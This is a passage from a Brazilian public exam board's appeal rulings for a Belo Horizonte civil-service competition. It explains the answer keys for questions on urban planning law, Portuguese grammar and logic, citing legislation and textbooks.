Assim, em caso de adoção de subsídio tarifário, como especifica enunciado, assim como previamente exposto, deverá ser deverá ser coberto por ‘subsídios cruzados intrasetoriais e intersetoriais’, que correspondem a aqueles financiados por consumidores de um determinado mercado, em prol de outro segmento a ser beneficiado, conforme afirma alternativa correta.

Fontes:

- Lei Federal nº12.587, de 03 de janeiro de 2012, que “Institui as diretrizes da Política Nacional de Mobilidade Urbana; revoga dispositivos dos Decretos-Leis nos 3.326, de 3 de junho de 1941, e 5.405, de 13 de abril de 1943, da Consolidação das Leis do Trabalho (CLT), aprovada pelo Decreto-Lei no 5.452, de 1o de maio de 1943, e das Leis nos 5.917, de 10 de setembro de 1973, e 6.261, de 14 de novembro de 1975; e dá outras providências”.
- <https://www.gov.br/economia/pt-br/assuntos/noticias/2019/05/subsidios-cruzados-sao-foco-de-novo-estudo-do-ministerio-da-economia>

BRANCA	VERDE	AMARELA	AZUL
28	31	35	43

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Assim como especificado em enunciado, a questão considera o termo convencionado conforme Política Nacional sobre Mudança do Clima, isto é, Lei Federal nº12187, de 29 de dezembro de 2009, que “Institui a Política Nacional sobre Mudança do Clima - PNMC e dá outras providências”.

Desta maneira, verificando a legislação supracitada, que encontra-se em acordo com conteúdo programático de edital de cargo/concurso:

Art 2º Para os fins previstos nesta Lei, entende-se por:

(...)

IX - sumidouro: processo, atividade ou mecanismo que remova da atmosfera gás de efeito estufa, aerossol ou precursor de gás de efeito estufa;

Sendo assim, mantém-se o gabarito e indefere-se o recurso.

Fonte:

- Lei Federal nº12187, de 29 de dezembro de 2009, que “Institui a Política Nacional sobre Mudança do Clima - PNMC e dá outras providências”

BRANCA	VERDE	AMARELA	AZUL
29	35	41	30

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Conforme enunciado, a alternativa a ser assinalada é a incorreta. Deste modo, há uma única alternativa incorreta e três alternativas corretas. Desta maneira, de acordo com a Lei Federal nº 11.124, de 16 de junho de 2005, que “Dispõe sobre o Sistema Nacional de Habitação de Interesse Social – SNHIS, cria o Fundo Nacional de Habitação de Interesse Social – FNHIS e institui o Conselho Gestor do FNHIS”:

A) Os conselhos poderão requerer áreas públicas habitacionais diretamente ao órgão executor da política habitacional, que analisará o pedido conforme legislação e interesse público. **Única alternativa incorreta.** Não compete e não está inclusa nos dispostos da legislação supracitada. Portanto, o gabarito está correto.

B) É obrigatório a publicização de critérios e regras para o acesso a moradias no âmbito do SNHIS, especialmente àqueles que se referem às condições de concessão de subsídios. - Verificado no art. 19, parágrafo único: **Os conselhos deverão também dar publicidade às regras e critérios para o acesso a moradias no âmbito do SNHIS, em especial às condições de concessão de subsídios.** Ressalta-se o uso do “deverão”, indicativo de dever, logo, de obrigatoriedade. Portanto, correta.

C) O debate e avaliação dos critérios de alocação de recursos e programas habitacionais no âmbito do SNHIS deve ser realizado por meio de audiências públicas promovidas pelos conselhos. - Verificado no art. 20: **Os conselhos estaduais, do Distrito Federal e municipais devem promover audiências públicas e conferências, representativas dos segmentos sociais existentes, para debater e avaliar critérios de alocação de recursos e programas habitacionais no âmbito do SNHIS.** Portanto, correta.

D) A priorização de linhas de ação, alocação de recursos e atendimento dos beneficiários dos programas habitacionais deve ser realizada por meio de critérios estabelecidos pelos conselhos. - Verificado no art. 18: **Observadas as normas emanadas do Conselho Gestor do FNHIS, os conselhos estaduais, do Distrito Federal e municipais fixarão critérios para a priorização de linhas de ação, alocação de recursos e atendimento dos beneficiários dos programas habitacionais.** Portanto, correta.

Fonte:

- Lei Federal nº 11.124, de 16 de junho de 2005, que “Dispõe sobre o Sistema Nacional de Habitação de Interesse Social – SNHIS, cria o Fundo Nacional de Habitação de Interesse Social – FNHIS e institui o Conselho Gestor do FNHIS”.

BRANCA	VERDE	AMARELA	AZUL
30	43	33	32

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Nos termos da Lei nº 6766, de 19 de dezembro de 1979, que “Dispõe sobre o parcelamento do solo urbano e dá outras providências”, em artigo 2º, afirma-se que “O parcelamento do solo urbano poderá ser feito mediante loteamento ou desmembramento, observadas as disposições desta Lei e as das legislações estaduais e municipais pertinentes”.

Ainda, em observância aos parágrafos do artigo supracitado:

§ 1º Considera-se loteamento a **subdivisão de gleba em lotes destinados a edificação**, com abertura de novas vias de circulação, de logradouros públicos ou prolongamento, modificação ou ampliação das vias existentes.

§ 8º Constitui **loteamento de acesso controlado** a modalidade de loteamento, definida nos termos do § 1º deste artigo, **cujo controle de acesso será regulamentado por ato do poder público Municipal, sendo vedado o impedimento de acesso a pedestres ou a condutores de veículos, não residentes**, devidamente identificados ou cadastrados.

Assim, redação de legislação está de acordo com alternativa correta. A reprodução parcial da legislação mantém o sentido e possibilita o entendimento, sem acarretar qualquer prejuízo à leitura e compreensão.

Desta maneira, mantém-se o gabarito e indefere-se o recurso.

Fonte:

- Lei nº 6766, de 19 de dezembro de 1979, que “Dispõe sobre o parcelamento do solo urbano e dá outras providências”.

BRANCA	VERDE	AMARELA	AZUL
31	38	27	40

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

O embasamento teórico da questão consiste na Constituição do Estado de Minas Gerais, limitando a consideração das redações dos artigos previamente citados em edital de cargo/concurso.

Deste modo, a resolução demanda compreensão do artigo 44 do texto constitucional do Estado, em sua versão mais recente/atualizada.

Considerando, portanto, a sequência de fatores que devem - conforme legislação - serem apurados para constituição de uma Região Metropolitana. Em retorno às alternativas questionadas pode-se afirmar:

- *“Tendência de conurbação entre os municípios”* - Está incorreta. A “tendência” de conurbação, isto é, a inclinação ou vocação não é considerada. Considera-se “grau”, no sentido quantitativo.

- *“Grau de conurbação e fluxos migratórios”* - Está incorreta. O “grau” é considerado, conforme justificado anteriormente, porém “fluxos migratórios” não é a terminologia e o sentido adotado no texto constitucional. A maneira correta é “grau de conurbação e movimentos pendulares da população”, conforme ementa realizada em 2004. “Movimento pendular” refere-se a: deslocamento diário de pessoas entre municípios distintos; enquanto “fluxo migratório” é uma referência genérica ao movimento de entrada (imigração) e saída de pessoas (emigração). Deste modo, não são terminologias sinônimas.

- *“Significativa densidade demográfica”* - Está incorreta. A maneira correta, conforme texto constitucional, é: “população e crescimento demográfico, com projeção quinquenal”. Crescimento demográfico e densidade demográfica não são sinônimos, uma vez que “densidade demográfica” é a medida expressa pela relação entre a população e a superfície do território, enquanto “crescimento demográfico” é a mudança positiva do número de indivíduos de uma população.

- *“Fatores de polarização”* é a única alternativa correta, presente em texto constitucional tanto em sua versão original, quanto na ementa realizada em 2004. Portanto, serão considerados na análise da constituição de uma RM, os fatores que resultam na polarização, que é definida como um fenômeno caracterizado pela concentração desigual de recursos, oportunidades e serviços em áreas urbanas, entre outros.

Fonte:

- Constituição do Estado de Minas Gerais.

BRANCA	VERDE	AMARELA	AZUL
36	30	40	28

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A compreensão do enunciado demanda prévia leitura da Lei Federal nº 13.089, de 12 de janeiro de 2015, que “Institui o Estatuto da Metrópole, altera a Lei no 10.257, de 10 de julho de 2001, e dá outras providências”, conforme previamente indicado enquanto conteúdo programático dce cargo/concurso.

Assim, além do artigo 7º, utilizado como embasamento teórico para a questão, é necessário a compreensão dos artigos anteriores, tais como:

Art. 1º Esta Lei, denominada Estatuto da Metrópole, estabelece diretrizes gerais para o planejamento, a gestão e a execução das funções públicas de interesse comum em regiões metropolitanas e em aglomerações urbanas instituídas pelos Estados, normas gerais sobre o plano de desenvolvimento urbano integrado e outros instrumentos de governança interfederativa, e critérios para o apoio da União a ações que envolvam governança interfederativa no campo do desenvolvimento urbano (...)

Art. 2º Para os efeitos desta Lei, consideram-se: (...)

IV – governança interfederativa: compartilhamento de responsabilidades e ações entre entes da Federação em termos de organização, planejamento e execução de funções públicas de interesse comum;

(...)

IX - governança interfederativa das funções públicas de interesse comum: compartilhamento de responsabilidades e ações entre entes da Federação em termos de organização, planejamento e execução de funções públicas de interesse comum, mediante a execução de um sistema integrado e articulado de planejamento, de projetos, de estruturação financeira, de implantação, de operação e de gestão.

Verificou-se, em razões recursais apresentadas, certa lacuna na compreensão do termo expresso em enunciado “governança das funções públicas de interesse comum”, portanto, salienta-se as definições e indicações apresentadas em Estatuto da Metrópole.

Ainda, é preciso entender o sentido de “diretriz geral”, expressa em enunciado e, também, em legislação supracitada. As diretrizes têm como objetivo principal orientar a ação dos envolvidos e garantir a qualidade e eficiência na realização das atividades.

Portanto, em análise aos dispostos em legislação, não foram verificadas inadequações ou equívocos em sua formulação.

Mantém-se o gabarito e indefere-se recurso.

Fonte:

- Lei Federal nº 13.089, de 12 de janeiro de 2015, que “Institui o Estatuto da Metrópole, altera a Lei no 10.257, de 10 de julho de 2001, e dá outras providências”

BRANCA	VERDE	AMARELA	AZUL
37	40	42	26

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A questão é coerente com conteúdo programático presente em edital de cargo/concurso, abordando o tema previamente indicado: “preservação e proteção do patrimônio histórico, cultural, arquitetônico e paisagístico”. As indicações de legislações não são limitantes, deste modo, para atendimento das demais temáticas, são utilizadas distintas referências, incluindo legislações pertinentes ao estado e/ou município de cargo, bem como livros, artigos, normas técnicas, entre outros.

Com isto, é importante salientar também que não há obrigatoriedade em indicar, em enunciado, as referências utilizadas para embasamento teórico e posterior questionamento. Então, não há equívoco ou irregularidade em não ter apresentado a informação.

Ainda, a legislação foi indicada em enunciado, em: “a legislação que trata da proteção do patrimônio cultural do município de Belo Horizonte” pois foi adotada a Lei Nº 3802 de 1984 que organiza a proteção do patrimônio cultural do município de Belo Horizonte.

Conforme Capítulo IV, que trata do direito de preferência, em legislação municipal, os dispostos são reproduzidos tal como artigo 22 do decreto-lei 25/37. Apesar do decreto ter sofrido com alterações permanentes (revogação), isto é, sua validade a nível nacional foi alterada, a legislação municipal não alterou sua redação - seja de forma complementar ou revogando-a. Sendo assim, com redação expressamente indicada em legislação municipal, sem indicações de alterações, os dispostos ainda são válidos para aquele território - no caso, o município de Belo Horizonte.

Deste modo, é possível verificar, em § 3º do artigo 21, a veracidade da alternativa correta - conforme gabarito divulgado.

Fonte:

- LEI Nº 3802 DE 6 DE JULHO DE 1984 "ORGANIZA A PROTEÇÃO DO PATRIMÔNIO CULTURAL DO MUNICÍPIO DE BELO HORIZONTE".

BRANCA	VERDE	AMARELA	AZUL
38	37	29	41

Recurso Procedente. Gabarito alterado para alternativa D.

Conforme verificado, houve equívoco na divulgação do gabarito preliminar. Para a questão, **a alternativa correta**, em resposta ao enunciado que solicita a definição de linha diametral, **é que afirma “Conectar bairros de duas regionais administrativas distintas, passando pelo centro de Belo Horizonte.”**

Deste modo, o recurso é procedente para alteração de gabarito divulgado, contemplando a alternativa que afirma **“Conectar bairros de duas regionais administrativas distintas, passando pelo centro de Belo Horizonte”**.

Fonte:

- https://prefeitura.pbh.gov.br/sites/default/files/estrutura-de-governo/sumob/2024/apresentacao_resultado-teste-onibus-eletrico-2023-1.pdf

BRANCA	VERDE	AMARELA	AZUL
40	34	31	27

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Com vistas ao atendimento dos conteúdos programáticos divulgados em edital, abrangendo os temas: “Planejamento e política urbana no Brasil (diretrizes, objetivos e princípios); Mobilidade urbana e transportes” utilizou-se, como embasamento teórico, a legislação municipal que institui o plano diretor de mobilidade urbana de Belo Horizonte, o decreto Nº 15.317.

Deste modo, em leitura e análise à redação da lei, em Seção II, é possível verificar que foram traçados distintos objetivos estratégicos para diferentes metas.

Conforme enunciado, questiona-se sobre um dos objetivos que poderá ser utilizado para tornar a mobilidade urbana um fator de inclusão social. Neste sentido, apesar de das alternativas parecerem razoáveis, considerando o sentido, há somente uma possibilidade correta, conforme disposto em lei.

Assim, em reprodução integral de artigo 15, pode-se verificar:

Com vistas a atingir o objetivo estratégico de tornar a mobilidade urbana um fator de inclusão social, o Poder Executivo priorizará as seguintes estratégias:

I - implantação da política tarifária do transporte coletivo com vistas a proporcionar maior inclusão social;

II - adequação da infraestrutura e da frota de veículos, em conformidade com os requisitos de acessibilidade universal;

III - garantia de cobertura espacial e temporal para atendimento aos usuários de transporte público.

Das alternativas indicadas, somente está correta e coerente com decreto a estratégia presente em alternativa que afirma: “Garantia de cobertura espacial e temporal para atendimento aos usuários de transporte público”. Infere-se o recurso. Mantém-se o gabarito.

Fonte:

- DECRETO Nº 15.317, DE 02 DE SETEMBRO DE 2013 INSTITUI O PLANO DIRETOR DE MOBILIDADE URBANA DE BELO HORIZONTE - PLANMOB-BH - E ESTABELECE AS DIRETRIZES PARA O ACOMPANHAMENTO E O MONITORAMENTO DE SUA IMPLEMENTAÇÃO, AVALIAÇÃO E REVISÃO PERIÓDICA.

BRANCA	VERDE	AMARELA	AZUL
41	28	39	29

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A questão é coerente com conteúdo programático presente em edital de cargo/concurso, abordando o tema previamente indicado: “preservação e proteção do patrimônio histórico, cultural, arquitetônico e paisagístico”. As indicações de legislações não são limitantes, deste modo, para atendimento das demais temáticas, são utilizadas distintas referências, incluindo legislações pertinentes ao estado e/ou município de cargo, bem como livros, artigos, normas técnicas, entre outros.

Com isto, é importante salientar também que não há obrigatoriedade em indicar, em enunciado, as referências utilizadas para embasamento teórico e posterior questionamento. Então, não há equívoco ou irregularidade em não ter apresentado a informação.

O embasamento teórico utiliza documentos e legislação vigente do município de atuação do cargo.

Mantém-se o gabarito e indefere-se o recurso.

Fontes:

- LEI Nº 3802 DE 6 DE JULHO DE 1984 "ORGANIZA A PROTEÇÃO DO PATRIMÔNIO CULTURAL DO MUNICÍPIO DE BELO HORIZONTE".
- DOSSIÊ DE TOMBAMENTO RUA CONDE DE LINHARES, 422. Processo administrativo: 01. 015908.06.03. CONSELHO DELIBERATIVO DO PATRIMÔNIO CULTURAL DO MUNICÍPIO DE BELO HORIZONTE. setembro/2023

BRANCA	VERDE	AMARELA	AZUL
42	32	26	37

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A questão é coerente com conteúdo programático presente em edital de cargo/concurso, abordando o tema previamente indicado: “preservação e proteção do patrimônio histórico, cultural, arquitetônico e paisagístico”. As indicações de legislações não são limitantes, deste modo, para atendimento das demais temáticas, são utilizadas distintas referências, incluindo legislações pertinentes ao estado e/ou município de cargo, bem como livros, artigos, normas técnicas, entre outros.

Com isto, é importante salientar também que não há obrigatoriedade em indicar, em enunciado, as referências utilizadas para embasamento teórico e posterior questionamento. Então, não há equívoco ou irregularidade em não ter apresentado a informação.

A informação e o instrumento questionado, conforme enunciado, pode ser verificado no site oficial da Prefeitura de Belo Horizonte, na área específica que trata de “Política de Proteção”. Segue link.

Fonte:

- <https://prefeitura.pbh.gov.br/fundacao-municipal-de-cultura/patrimonio/politicadeprotecao>

BRANCA	VERDE	AMARELA	AZUL
44	50	46	49

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

O conteúdo programático a que a questão se refere está inserido em: “16. Legislação municipal: 16.2. Plano Diretor. Lei nº 11.181, de 08 de agosto de 2019, que “Aprova o Plano Diretor do Município de Belo Horizonte e dá outras providências”.

Uma vez que a elaboração da questão e a resposta tomam como base o conteúdo programático disponibilizado no edital, compete ao candidato ter conhecimento sobre o seu conteúdo para responder aos questionamentos do certame, não sendo as considerações pessoais ou a previsão de outras leis e instrumentos normativos elementos de aferição de correção da questão.

Ademais, o enunciado da questão é objetivo em demandar uma resposta adequada que compreenda “inclusão social” e “desenvolvimento sustentável”, sendo que as alternativas B, C e D não abrangem ambos os elementos.

A resposta correta é a letra A) Combate à especulação imobiliária desenfreada. Este desafio é destacado no Plano Diretor de Belo Horizonte, conforme estabelecido na Lei nº 11.181, de 8 de agosto de 2019. O combate à especulação imobiliária é fundamental para garantir o acesso justo à terra e à moradia, promovendo a equidade urbana.

Fonte:

- http://portalpbh.pbh.gov.br/pbh/ecp/comunidade.do?evento=portlet&pldPlc=ecpTaxonomiaMenuPortal&app=pbh&tax=17758&lang=pt_BR&pg=5722&taxp=0&orderBy=as.

BRANCA	VERDE	AMARELA	AZUL
47	53	57	55

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A resposta correta é a letra C) Os conselhos municipais atuam como órgãos consultivos e de controle social. Conforme estabelecido na Lei Orgânica do Município de Belo Horizonte, os conselhos municipais desempenham esse papel, participando da formulação, implementação e fiscalização das políticas urbanas. Sua atuação contribui para a transparência e legitimidade das ações do poder público.

Trata-se de questão objetiva cuja fonte normativa está prevista em dispositivo normativo que demanda conhecimento do candidato para se submeter ao certame.

Ademais, as alternativas A, B e D não dizem respeito à atuação dos Conselhos Municipais, não detendo os Conselhos poder político autônomo, mas estão inseridos na estrutura administrativa, devendo seguir o planejamento político definido pela gestão administrativa.

Fonte:

- Câmara Municipal de Belo Horizonte. (2022). Lei Orgânica do Município de Belo Horizonte.

BRANCA	VERDE	AMARELA	AZUL
49	58	47	54

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A resposta correta é a letra A) Implementar políticas de zoneamento que priorizem áreas de preservação ambiental.

De acordo com o Plano Diretor de Belo Horizonte, estabelecido pela Lei nº 11.181, de 8 de agosto de 2019, a gestão municipal pode promover a preservação ambiental e o uso racional dos recursos naturais por meio do planejamento urbano, priorizando áreas de preservação ambiental. Essa abordagem contribui para a conservação da biodiversidade e dos ecossistemas urbanos, resultando em uma cidade mais sustentável e resiliente.

Ademais, a alternativa C) é errada uma vez que ela trata de zoneamento misto, o que significa a estipulação de critérios para o estabelecimento em um mesmo determinado espaço urbano de implementação de edificações residenciais e comerciais, situação que não envolve preservação ambiental, sendo outro o foco do zoneamento misto.

Fonte:

- Prefeitura de Belo Horizonte. (2019). Plano Diretor de Belo Horizonte: Lei nº 11.181, de 8 de agosto de 2019.

BRANCA	VERDE	AMARELA	AZUL
55	45	48	60

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A resposta correta é a letra B) Ao incentivar práticas sustentáveis e a adaptação aos impactos climáticos. Conforme estabelecido pela Lei Municipal nº 10.175/2011, a política de mitigação dos efeitos da mudança climática torna Belo Horizonte mais resiliente e sustentável ao incentivar práticas sustentáveis e a adaptação aos impactos climáticos.

Fonte:

- Prefeitura de Belo Horizonte. Lei Municipal nº 10.175/2011. Institui a Política Municipal de Mudanças Climáticas e Desenvolvimento Sustentável do Município de Belo Horizonte.

BRANCA	VERDE	AMARELA	AZUL
56	49	55	52

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A resposta correta é a letra D) A acessibilidade é fundamental para garantir a inclusão das pessoas com deficiência em Belo Horizonte, permitindo seu pleno acesso aos espaços e serviços urbanos. Conforme estabelecido pela ABNT NBR 9050/2020, a acessibilidade desempenha um papel crucial na garantia da inclusão das pessoas com deficiência na cidade. Esta norma estabelece diretrizes para tornar edificações, mobiliário, espaços e equipamentos urbanos acessíveis, promovendo um ambiente urbano mais inclusivo

O enunciado exige do candidato a plena compreensão do objeto da questão, qual seja, “a importância da acessibilidade em edificações públicas como meio de inclusão às pessoas com deficiência”, sendo, portanto, o objeto distintivo da questão o foco em pessoas com deficiência. Além disso, é exigido do candidato a eleição da melhor alternativa, aquela que preencha os requisitos necessários para satisfazer o objeto do enunciado, não sendo possível a aceitação como resposta a alternativa que preencha a exigência do enunciado apenas parcialmente, como ocorre com a alternativa C.

Fonte:

- ABNT (Associação Brasileira de Normas Técnicas). NBR 9050: Acessibilidade a edificações, mobiliário, espaços e equipamentos urbanos. Rio de Janeiro: ABNT, 2020.

BRANCA	VERDE	AMARELA	AZUL
60	44	50	46

Recurso Procedente. Questão Anulada.

Ao analisar o comando constatou-se que existe mais de uma alternativa correta que responde adequadamente à questão, razão pela qual a questão foi anulada.

BRANCA	VERDE	AMARELA	AZUL
03	07	05	02

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “Em relação ao título do texto e às relações morfossintáticas e semânticas estabelecidas em sua construção pode-se afirmar que:”, a alternativa “**B**) O termo “feminina” atua como determinante de “violência”.” foi adequadamente indicada como correta. Título do texto: “A importância da educação e conscientização no combate à violência feminina” Determinante e determinado: Tanto nomes como pronomes podem ser: a) determinante: termo que tem por função especificar o sentido de um outro termo; b) determinado: termo cujo sentido é especificado pelo anterior, sendo a ele subordinado. Como determinantes, nomes e pronomes são adjetivos. Por exemplo: Marinheiro brasileiro. Como determinados, eles são substantivos. A alternativa “**D**) A ausência do artigo definido diante do termo “educação” torna o seu sentido genérico.” não pode ser indicada como correta. Não há ausência diante de “educação”; “da” = de + a (artigo feminino). A alternativa “**C**) O termo “combate” está determinado pela expressão “violência feminina”.” não pode ser considerada correta, conforme explicitado anteriormente.

Fonte:

- AZEREDO, José Carlos de. Gramática Houaiss da língua portuguesa. 2ªed. São Paulo: Publifolha, 2008.

BRANCA	VERDE	AMARELA	AZUL
04	08	02	07

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “O título “A importância da educação e conscientização no combate à violência feminina” atribuído ao texto refere-se diretamente às ideias trazidas ao texto nos parágrafos indicados a seguir:”, a alternativa “**D**) 5º ao 10º parágrafo.” foi adequadamente indicada como correta.

“Para combater essa falta de conhecimento e conscientizar as mulheres sobre seus direitos e formas de se protegerem, é fundamental implementar programas educacionais desde cedo, principalmente nas escolas. Educar crianças e adolescentes sobre respeito, igualdade de gênero e prevenção da violência é essencial para criar uma sociedade mais justa e igualitária.

As escolas desempenham um papel fundamental nesse processo, pois são espaços privilegiados para a disseminação de conhecimento e valores. Ao incluir em suas grades curriculares conteúdos relacionados à violência de gênero, as escolas contribuem para a formação de cidadãos mais conscientes e engajados na luta contra a violência feminina. Além disso, é importante que as instituições de ensino ofereçam espaços seguros e acolhedores onde os alunos possam discutir abertamente questões relacionadas à violência de gênero, esclarecer dúvidas e buscar apoio em casos de violência.

Além disso, é crucial que o papel da mulher como mãe seja valorizado e discutido dentro das famílias. Conversas abertas sobre questões relacionadas à violência de gênero e o ensino aos filhos sobre o respeito e a valorização das mulheres desde cedo são eficazes na promoção de mudanças culturais e comportamentais.

Outra medida importante é a adoção de políticas mais rigorosas pelas plataformas digitais, que devem coibir publicações agressivas ou que promovam a violência contra as mulheres. A fiscalização rigorosa nessas plataformas pode ajudar a prevenir a disseminação de discursos de ódio e a proteger as mulheres do assédio online.

As plataformas digitais têm uma visibilidade ampla e a capacidade de disseminar informações rapidamente. Portanto, é essencial que utilizemos essas ferramentas de forma responsável e ética, promovendo a conscientização e o combate à violência feminina em todas as esferas da sociedade.

É essencial que a sociedade se una para garantir que essas leis sejam implementadas efetivamente e que as mulheres tenham acesso à informação, justiça e proteção necessárias para viverem livres de violência.”

A partir das expressões destacadas no texto, nos parágrafos 5 ao 10, é possível reconhecer a referência feita no título do texto. A alternativa “B) 5º e 6º parágrafos.” não pode ser indicada como correta. O título “A importância da educação e conscientização no combate à violência feminina” não apresenta apenas a importância da educação, mas também a conscientização no combate à violência feminina, abarcando os parágrafos citados na alternativa indicada como correta. A alternativa “C) 1º ao 5º parágrafo.” não pode ser identificada como correta, pois, como é possível conferir nos parágrafos 1, 2, 3 e 4; não há uma referência feita no título que possa ser reconhecida. A alternativa “A) 3º e 4º parágrafos.” não pode ser indicada como correta, de acordo com o explicitado anteriormente.

Fonte:

- O próprio texto.
- Platão e Fiorin, Para entender o texto.

BRANCA	VERDE	AMARELA	AZUL
06	10	08	03

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado “Acerca do conectivo sublinhado em “Educar crianças e adolescentes sobre respeito, igualdade de gênero e prevenção da violência é essencial para criar uma sociedade mais justa e igualitária.” (5º§), pode-se afirmar que há a indicação de uma ideia de:”, a alternativa “B) Efeito visado.” foi adequadamente indicada como correta. Dentre as conjunções subordinativas estão as finais (ideia de finalidade): a fim de que, para que, que, porque. As conjunções subordinativas finais iniciam orações que são finalidade do que foi descrito na oração principal. São exemplos “para”, “a fim de”, entre outros. Exemplo: “Ela treinou muito durante todos aqueles anos para conquistar o campeonato.” As orações finais expressam um efeito visado, um propósito, e nisso diferem das consecutivas típicas, que expressam um efeito contingente. A alternativa “D) Consequência desejada.” não pode ser indicada como correta de acordo com o exposto anteriormente, efeito visado é um objetivo, uma finalidade, já a consequência desejada é algo que vai ocorrer em virtude de um motivo, ainda que a consequência seja desejada, pode não ter sido uma finalidade, um objetivo preestabelecido. A alternativa “C) Efeito contingente.” não pode ser indicada como correta de acordo com o exposto anteriormente. A alternativa “A) Retificação.” não pode ser considerada correta, significando correção.

Fontes:

- AZEREDO, José Carlos de. Gramática Houaiss da Língua Portuguesa. 2ª ed. – São Paulo: Publifolha, 2008.
- SACONNI, Luiz Antonio. Nossa gramática. Teoria e Prática.

BRANCA	VERDE	AMARELA	AZUL
07	03	09	01

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado “Considerando o emprego dos mecanismos de coesão textual no texto assim como sua relevância para que a mensagem tenha a devida compreensão, pode-se afirmar que no primeiro parágrafo do texto, a manutenção do elemento introduzido “muitas mulheres” pode ser identificada em:”, a alternativa “C) Três ocorrências no total.” foi adequadamente indicada como correta.

“No contexto atual, é alarmante constatar que muitas mulheres ainda desconheçam os diferentes tipos de violência feminina perpetrados contra elas (muitas mulheres). Essa falta de conhecimento não apenas contribui para a perpetuação do ciclo de abuso, mas também as (muitas mulheres) impede de buscar ajuda e se (muitas mulheres) proteger adequadamente. Dentro dessa realidade preocupante, destacam-se diversos tipos de violência feminina, cada um com suas características e impactos específicos.” (1º§)

Coesão textual são os mecanismos linguísticos que permitem uma conexão lógico-semântica entre as partes de um texto. A ligação e harmonia que possibilitam a amarração de ideias dentro de um texto é feita com o uso de conjunções, preposições, advérbios, locuções adverbiais, pronomes, entre outros. A coesão textual assegura a

ligação entre palavras e frases, interligando as diferentes partes de um texto. Ela pode ser percebida ao se verificar que as frases e os parágrafos estão entrelaçados no texto, de modo que um elemento dá sequência ao outro, determinando a transição das ideias presentes no texto. A coesão é essencial para garantir que o texto seja harmonioso, que transmita a mensagem com clareza e que faça sentido para o leitor. Para isso é necessário empregar elementos de coesão, utilizando conjunções, pronomes, advérbios, entre outras expressões que têm como objetivo estabelecer a interligação entre os segmentos do texto. Existem os seguintes tipos de coesão textual: coesão referencial, coesão lexical, coesão por elipse, coesão sequencial e coesão por substituição. A Coesão referencial consiste na menção de elementos que já apareceram ou ainda vão aparecer no texto. Esses elementos são chamados de anáforas (usada para se referir aos termos já citados no texto) e catáforas (usada para se referir aos termos que serão citados na sequência do texto). Na coesão referencial, os termos conectivos anunciam ou retomam (manutenção do elemento introduzido) as frases, sequências e palavras presentes em um texto. Para fazer essa retomada geralmente são utilizados pronomes pessoais, pronomes possessivos, pronomes demonstrativos ou expressões adverbiais de lugar. A coesão referencial é uma das mais usadas. Esse tipo de coesão evita o uso de diversas repetições no mesmo texto usando um termo para fazer referência a outro. Ou seja, é o tipo de coesão que reitera algo que já foi dito antes, substituindo uma palavra por outra que possui com ela alguma relação semântica. A alternativa “**A**) Uma ocorrência apenas.” não pode ser indicada como correta de acordo com o exposto anteriormente. A alternativa “**B**) Duas ocorrências apenas.” não pode ser indicada como correta de acordo com o exposto anteriormente.

Fontes:

- O próprio texto.
- COSTA VAL, M. da. Redação e textualidade. São Paulo: Martins Fontes, 1994.
- FIORIN, José Luiz; PLATÃO, Francisco. Lições de texto: leitura e redação. 3 ed. São Paulo: Ática, 1998.

BRANCA	VERDE	AMARELA	AZUL
12	15	19	20

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

As declarações I e III não podem ser ambas verdadeiras, já que há um único presente. Assim, uma delas é falsa. Logo, as declarações II e IV são necessariamente verdadeiras. Desse modo, podem ser feitas duas conclusões: o presente não é um *videogame* e o presente não é a quantia de R\$ 1.500,00.

Fonte:

- MORGADO, Augusto C. **Raciocínio Lógico-Quantitativo**. Elsevier Brasil, 2008.

BRANCA	VERDE	AMARELA	AZUL
13	16	14	18

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Avaliando cada um dos argumentos, tem-se que:

- **Todo juiz é advogado e algum juiz não é promotor. Conclui-se que algum advogado não é promotor = CORRETO.** Se todo juiz é advogado, basta substituir o termo “juiz” por “advogado” na proposição “Algum juiz não é promotor”.
- **Se todo pintor é criativo e existem pedreiros que são pintores, conclui-se que existem pedreiros que são criativos = CORRETO.** Se todo pintor é criativo, basta substituir o termo “pintores” por “criativos” na proposição “Existem pedreiros que são pintores”.
- **Todos os físicos são matemáticos e todos os matemáticos são químicos. Conclui-se que todos os físicos são químicos = CORRETO.** Se todos os matemáticos são químicos, basta substituir o termo “matemáticos” por “químicos” na proposição “Todos os físicos são matemáticos”.

Assim, todos os argumentos são válidos.

Fonte:

- MORGADO, Augusto C. **Raciocínio Lógico-Quantitativo**. Elsevier Brasil, 2008.

BRANCA	VERDE	AMARELA	AZUL
16	20	11	17

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

O enunciado fornece as seguintes informações sobre a realização de uma prova:

- Patrick não foi a primeira pessoa a terminar o exame;
- Beatriz terminou a prova depois de Fabrício;
- Cecília foi a quarta pessoa a terminar a prova depois de Patrick;
- Sérgio terminou a prova imediatamente após Fabrício;
- Um dos alunos que fez o exame especial se chama Ronaldo.

